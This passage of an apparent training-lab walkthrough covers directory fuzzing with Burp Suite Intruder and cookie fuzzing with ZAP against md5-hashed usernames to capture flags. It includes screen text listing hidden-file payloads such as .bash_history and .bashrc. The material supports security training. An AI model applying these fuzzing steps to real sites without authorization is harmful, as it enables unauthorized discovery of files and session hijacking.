
23. Load the list of payloads "common.txt".




24. Add the Payload processing “Skip if matches regex”.




25. Activate URL-encode and click on “Start Attack”.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 4,614
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
.bash_history
.bashrc
.cache
.config
.cvs
.cvsignore
.forward
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Skip if matches [^\..*$]
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*:;"{}|^'#
26. Sort the request list by length. There is a request with a longer length.




27. See the response of the previous request and get the flag.




ZAP Fuzzer

> ***Q. The directory we found above sets the cookie to the md5 hash of the username, as we can see the md5 cookie in the request for the (guest) user. Visit '/skills/' to get a request with a cookie, then try to use ZAP Fuzzer to fuzz the cookie for different md5 hashed usernames to get the flag. Use the "top-usernames-shortlist.txt" wordlist from Seclists.***


28. Access the IP of the statement in the "/skills/" directory, using the ZAP proxy to capture the request.




29. Request captured in ZAP.




30. Right-click and select Attack->Fuzz.



31. Select the value of the cookie and click on Add.




34. Click on the Payloads button once the cookie parameter has been added as Payload.



35. Use the list “top-usernames-shortlist.txt” as payloads.

36. Copy and paste the list and click add.



37. Click on Processors.